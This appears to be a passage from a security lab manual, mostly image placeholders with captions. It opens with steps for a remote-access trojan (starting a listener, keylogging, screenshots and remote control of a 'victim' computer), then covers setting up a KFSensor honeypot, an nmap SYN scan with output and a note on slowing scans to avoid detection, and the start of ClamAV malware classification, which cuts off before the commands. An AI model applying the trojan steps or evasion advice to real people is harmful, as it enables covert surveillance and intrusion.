


After that click start listener






Keylogger






1. Keystroke / keylogger result




2. Take screenshot in victim computer.

Fill how many virus take screenshots






3.remote the victim



Honeypot

Install KFSensor

There are a number of honeypots on the market including honeynet, honeyd, Tiny Honeypot, NetBait, and ManTrap, but we will be using a commercial honeypot, KFSensor, for Windows.




After going through a few more screens in the wizard choosing the defaults, you come to the screen below that allows you to choose the native services. Let's choose all of them.



Then, choose your domain name. You might want to make it sound enticing. The default is *networksforu.com*, but I made mine *firstfinanical.com* hoping to make the hacker think it's a financial website.

Next, you can choose an email address where you want to send the alerts.

Finally, we have a few options to choose. Let's go with the defaults, but note the final option. Here it allows us to capture the packets so that we can analyze the attacks with a tool like Wireshark or other protocol analyzer. It warns you, though, that packet captures can take up a lot of disk space; if you're trying to catch or study a hacker, it's necessary. We'll leave it disabled for now.



3. Set Up Your Honeypot and Watch

When you have completed the wizard, click *Finish* and you should have an application that looks like this.

KFSensor Professional - Evaluation Trial

ID	Start	Durat...	Pr...	Sen...	Name	Visitor	Sig. Message	Received
132	3/28/2014 11:48:4...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
131	3/28/2014 11:48:4...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
130	3/28/2014 11:48:4...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
129	3/28/2014 11:48:1...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
128	3/28/2014 11:48:0...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
127	3/28/2014 11:48:0...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
126	3/28/2014 11:48:0...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
125	3/28/2014 11:47:5...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
124	3/28/2014 11:47:5...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
123	3/28/2014 11:47:2...	0.000	U...	138	NBT Datagram	keith-toshiba	NBT DGRAM Pac	
122	3/28/2014 11:46:4...	0.000	U...	138	NBT Datagram	keith-toshiba	NBT DGRAM Pac	
121	3/28/2014 11:46:2...	0.000	U...	138	NBT Datagram	keith-toshiba	NBT DGRAM Pac	
120	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	MrTakimoto	HTTP/1.1 200 OK	
119	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	OPENELEC	HTTP/1.1 200 OK	
118	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	OPENELEC	HTTP/1.1 200 OK	
117	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
116	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	OPENELEC	HTTP/1.1 200 OK	
115	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	OPENELEC	HTTP/1.1 200 OK	
114	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	
113	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	OPENELEC	HTTP/1.1 200 OK	
112	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	OPENELEC	HTTP/1.1 200 OK	
111	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	MrTakimoto	HTTP/1.1 200 OK	
110	3/28/2014 11:45:3...	0.000	U...	502...	UDP Packet	192.168.1.1	HTTP/1.1 200 OK	

Server: Running Visitors: 12 Events: 132/132

4. Scan with Nmap

Now that we have our honeypot setup, let's take the approach of the hacker. Just as if we were doing recon on a potential target, let's [use nmap to scan that system](#). Let's do a SYN scan:

- **nmap -sS 192.168.1.102**

```
File Edit View Bookmarks Settings Help
Starting Nmap 6.01 ( http://nmap.org ) at 2014-03-22 13:04 MDT
Nmap scan report for 192.168.1.102
Host is up (0.15s latency).
Not shown: 929 closed ports
PORT      STATE    SERVICE
7/tcp      open     echo
9/tcp      open     discard
13/tcp     open     daytime
17/tcp     open     qotd
19/tcp     open     chargen
21/tcp     open     ftp
22/tcp     open     ssh
23/tcp     open     telnet
25/tcp     open     smtp
42/tcp     open     nameserver
53/tcp     open     domain
80/tcp     open     http
81/tcp     open     hosts2-ns
82/tcp     open     xfer
83/tcp     open     mit-ml-dev
110/tcp    open     pop3
111/tcp    open     rpcbind
113/tcp    open     ident
119/tcp    open     nntp
135/tcp    open     msrpc
139/tcp    open     netbios-ssn
143/tcp    open     imap
443/tcp    open     https
445/tcp    open     microsoft-ds
554/tcp    open     rtsp
593/tcp    open     http-rpc-epmap
636/tcp    open     ldapssl
```

As you can see, we find numerous ports open. As a hacker, this is a big RED FLAG. Few commercial web servers would leave all these ports open. Not in 2014!

If we go back to the honeypot, we can see that we set off an alert for a port scan in the purple highlighted area. Remember that a SYN scan does not complete a 3-way handshake, but most intrusion detection systems consider many packets coming in rapid succession from one IP to be a "possible port scan". This is one reason why it is often advisable to slow your scan down with nmap's built-in speed controls.

ID	Start	Durat...	Pr...	Sensor Port	Name	Visitor	Sig. Message	Received
1314	3/28/2014 4:04:47...	0.000	U...	50274	UDP Packet	OPENELEC	HTTP/1.1 200 OK[OD C]	
1313	3/28/2014 4:04:47...	0.000	U...	50274	UDP Packet	OPENELEC	HTTP/1.1 200 OK[OD C]	
1312	3/28/2014 4:04:46...	0.000	U...	60877	UDP Packet	192.168.1.112	<?xml version='1.0' ?>	
1311	3/28/2014 4:04:46...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1310	3/28/2014 4:04:46...	0.000	U...	60877	UDP Packet	192.168.1.112	<?xml version='1.0' ?>	
1309	3/28/2014 4:04:47...	0.000	U...	60877	Port Scan ...	192.168.1.112	Possible Port Scan.[OD C]	
1308	3/28/2014 4:04:46...	0.000	U...	50274	UDP Packet	MrTakimoto	HTTP/1.1 200 OK[OD C]	
1307	3/28/2014 4:04:45...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1306	3/28/2014 4:04:45...	0.000	U...	50274	UDP Packet	OPENELEC	HTTP/1.1 200 OK[OD C]	
1305	3/28/2014 4:04:45...	0.000	U...	50274	UDP Packet	OPENELEC	HTTP/1.1 200 OK[OD C]	
1304	3/28/2014 4:04:45...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1303	3/28/2014 4:04:43...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1302	3/28/2014 4:04:40...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1301	3/28/2014 4:04:37...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1300	3/28/2014 4:00:46...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1299	3/28/2014 4:00:43...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1298	3/28/2014 4:00:40...	0.000	U...	50274	UDP Packet	192.168.1.1	HTTP/1.1 200 OK[OD C]	
1297	3/28/2014 4:00:37...	0.000	U...	50274	UDP Pack...	192.168.1.1	HTTP/1.1 200 OK[OD C]	

On a daily basis, we are encountering thousands of new types of malware with unknown content. This malware can come from honeypots, infected websites or even be submitted by users. Analyzing all these binaries will take any malware analyst a long time. That's why it's critical to have an automated way to classify different types of malicious code.

Open source tools like ClamAV and YARA we can tell us if an unknown file has already been classified as malicious. If we have a fresh database with the latest signatures, we will not spend time analyzing binaries other researchers have already identified. That lets us spend our time analyzing other new or unique types of malware.

Installing ClamAV:

ClamAV is an open source (GPL) anti-virus toolkit, the AV tasks are handled by three processes:

- **freshclam** automatically update virus definitions by connecting to <http://www.clamav.net/mirrors.html> — the configuration file is located under /etc/freshclam.conf
- **clamd** is a multi-threaded antivirus daemon — the configuration file is located in /etc/clamd.conf
- **clamscan** a command line antivirus scanner.

We need to install the latest release of ClamAV or we will have a warning message about a reduced functionality and this mean that you may not be able to use all the available virus signatures.

The most recent version of ClamAV is available from <http://www.clamav.net/download/sources/>. But you can also use a package manager to install it. On a Ubuntu machine, type the following commands:

